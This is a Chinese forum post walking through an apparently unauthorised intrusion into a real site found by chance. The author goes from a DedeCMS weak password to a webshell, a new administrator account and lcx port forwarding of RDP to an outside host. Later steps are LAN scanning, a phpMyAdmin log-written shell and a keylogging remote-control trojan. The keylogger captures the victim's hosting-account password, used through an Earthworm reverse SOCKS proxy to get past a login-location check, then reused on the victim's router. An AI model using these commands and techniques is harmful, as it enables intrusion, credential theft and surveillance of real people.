【骚姿势】从后台弱口令到内网漫游

声明：文章涉及到的方法、思路、工具仅供学习和测试用，用于其他用途产生的一切后果自负，产生的任何责任和本人无关。

摘要：从一个后台弱口令到内网漫游，再到隐私信息泄露，文章中详细讲解了其中的各种思路。

0x01 后台弱口令背锅

在复现一个dedecms漏洞的时候，我在网上到处找该版本的源码，无意间搜索到一个网站，简单测试一下，这个dedecms后台存在弱口令 admin/admin

我想大家都知道dedecms后台如果存在弱口令的话，会导致直接后台上传webshell的，（详见下面截图）

0x02 进行信息收集


拿到webshell以后，我们进一步进行信息收集和测试。

找到dedecms的数据库配置文件，路径为：/data/common.inc.php 得到数据库信息，用户名：root 密码：xxxx


首先输入ipconfig查看本机地址，我们得到一个IP地址192.168.1.102。

输入arp -a 得到arp记录里面存在的一些局域网IP

输入tasklist 可以得知目标安装了那些防护软件，方便后续绕过或者做免杀。



输入tasklist /svc 找到服务对应列 名称为：TermService PID为：4828（记住这个pid） 程序名称为：svchost.exe



输入netstat -ano 找到pid为：4828的行，从截图可以看到，远程端口为默认的3389。

基本信息收集得差不多了，我们整理下。

本机IP：192.168.1.102

远程端口：3389

数据库信息：用户名：root 密码：xxxx

防护软件：无

0x03 测试思路

我们得知目标是一个内网的主机，经过直接远程连接外网IP发现连不上，说明对方没有对外映射3389端口。

解决方法：做端口转发，或者远控马，（远控马不能后台控制，只能远程控制桌面，容易被发现）

0x04 提权进一步测试

首先进行提权

net user 用户名 密码 /add（新建一个账号）


net localgroup administrators 用户名 /add(把用户名加入到管理员组,提升为管理员)

提权完成后，上传端口转发工具，并在webshell下执行命令完成端口转发。

lcx端口转发工具的用法：

首先在本地执行：lcx.exe -listen 2222 3333


说明：2222为转发端口，3333为本机任意未被占用的端口（监听2222端口，把收到的数据转发到本机3333端口）



这里需要注意下，如果你选择转发到你家里的电脑上的话，需要在路由器做端口映射（过程请自行百度）
如果是转发的服务器上的话，需要注意防火墙不要拦截3333和2222端口。

然后在目标上面执行lcx.exe -slave 120.120.120.120 2222 127.0.0.1 3389
说明：把本机的3389端口转发到120.120.120.120 端口为2222的服务器

执行完命令后我们发现本地的监听cmd里面出现连接成功。



现在本机打开mstsc IP地址输入127.0.0.1:3333

回车后输入提权的账号密码，即可通过反弹的端口，在本地直接登录到目标服务器上。

0x05 内网的信息收集

我们通过webshell上传端口扫描工具ScanPort.exe到目标服务器上。

然后在你的mstsc窗口里面找到刚刚上传的工具，设置好端口号和IP段进行扫描。

扫描常见的端口号:21,23,80,139,1433,1723,3306,3389,8080

扫描后我们得知192.168.1.105主机开放了3306端口

3306是mysql的端口，说明192.168.1.105这个IP安装了mysql，通过简单测试发现安装的是phpstudy，只对内网开放，应该是个测试用的环境。
直接输入这个IP后面加上/phpmyadmin 进行尝试登陆，最后发现密码和前面收集到的密码是一样的。


登录成功以后通过日志写入shell拿到webshell（方法见ICQ里面的汇总贴：https://bbs.ichunqiu.com/forum.php?mod=viewthread&tid=20754）

因为这台测试环境的服务器外网访问不了，不得不上传菜刀到192.168.1.102上进行操作。

拿到shell以后先翻翻文件夹，我一般先看桌面，再看其他分区。
桌面的路径为：C:\Users\Administrator\Desktop\

因为目标处于内网，所以为了方便后续测试我们丢个免杀的远控马到192.168.1.105这个主机上，在webshel下直接运行即可上线。

在桌面发现几个TXT文件，里面有各种服务器配置信息，ftp信息等等。（数据未动）
其他分区有游戏和其他各种软件，所以判断这是一台个人电脑。



等了没多久，在键盘记录下监控到一段有意思的记录，从图中可以看到他应该在登录西部数据账号。（上面可以购买主机，服务器等等）

我本地测试登录一下，的确可以登陆，但是因为异地登录的原因，被二次验证拦截了，登录不上。


但是遇到这么骚的我，你以为真的就没法登录了？ NO NO NO

0x06 骚姿势绕过异地登录拦截

思路：因为大多数网站的异地登录是通过IP地址判断的，所以我打算用ew代理工具反弹代理出来，这样我在本机用sock5工具就能直接通过他的外网IP登录了。

前面我提过，他局域网有192.168.1.102 （对外开放的服务器）192.168.1.105（个人电脑）
由于个人电脑192.168.1.105安装了360全家桶，ew代理软件会被杀掉，所以我选择192.168.1.102来运行ew，并且反弹代理出来。


用法：
首先在本地执行以下命令（注意：如果你在局域网下要先在路由器里映射端口，或者开启dmz。）
ew.exe -s rcsocks -l 1008 -e 888
说明：利用ew.exe监听888端口，把接收到的数据转发到本地1008端口。



在目标webshell下执行以下命令
ew.exe -s rssocks -d 2.2.2.2 -e 888
说明：2.2.2.2为你的外网IP，或者填你服务器IP。888是你的端口号（注意防火墙要放行）

执行完后查看你本地的监听窗口，或者服务器监听窗口。
监听窗口显示rssocks cmd_socket OK!说明反弹成功。


现在去下载一个SocksCap64代理工具，我用的是3.8的版本。
打开后点击菜单栏的【代理按钮】，然后在代理管理器中添加一个代理，ip输入127.0.0.1
端口输入1008
输入完毕后点击下面的【打钩】图标，进行测试是否连接成功。（详见下面截图）



然后回到SocksCap64主界面，在里面打开浏览器（注意，第一次打开会提示让你导入本机安装的浏览器）
打开后输入ip.cn查询你IP是否改变了，如果改变了说明成功。


现在清空浏览器的所有缓存（因为我刚刚登录过西部数据，可能有一些缓存或者cookie记录）
重新登录西部数据发现已经绕过异地验证。

吓屎宝宝了，这应该是个建站公司的，要不然不可能这么多虚拟主机和域名吧？



登录后发现虚拟主机都可以在这里进行管理，包括虚拟主机的ftp在这里也能看到。

通过西部数据的密码我尝试登陆了他路由器，登陆成功（大多数人都有这个习惯，各种密码一样）



注：以上这种反弹方法，针对对方服务器处于内网，或者对方服务器对外开放端口，但是本身某些端口被屏蔽了，都可以使用反弹代理来实现绕过，然后直接进入对方内网,当然也可以用来做跳板，具体看个人发挥了。
吃水不忘挖井人，附上链接：http://m.bobao.360.cn/learning/detail/3502.html

测试到此结束了，所有数据未动，只是为了验证真实性。
发布文章之前已通知对方修改密码，服务器安装防护软件等等。

0x07 总结

一、尽量不要大多数的密码设置成一样的。
二、尽量设置复杂的密码（包含大小写数字加特殊字符 10位数以上）
三、不要认为在局域网里面就是安全的。

最后说几句：感谢icq平台，感谢各位帮助过我的dalao。
另外看帖不回的木有小JJ

工具的下载地址隐藏回复可见

本帖隐藏的内容
SocksCap64可百度搜索【SocksCap64下载】

Earthworm下载
http://rootkiter.com/EarthWorm/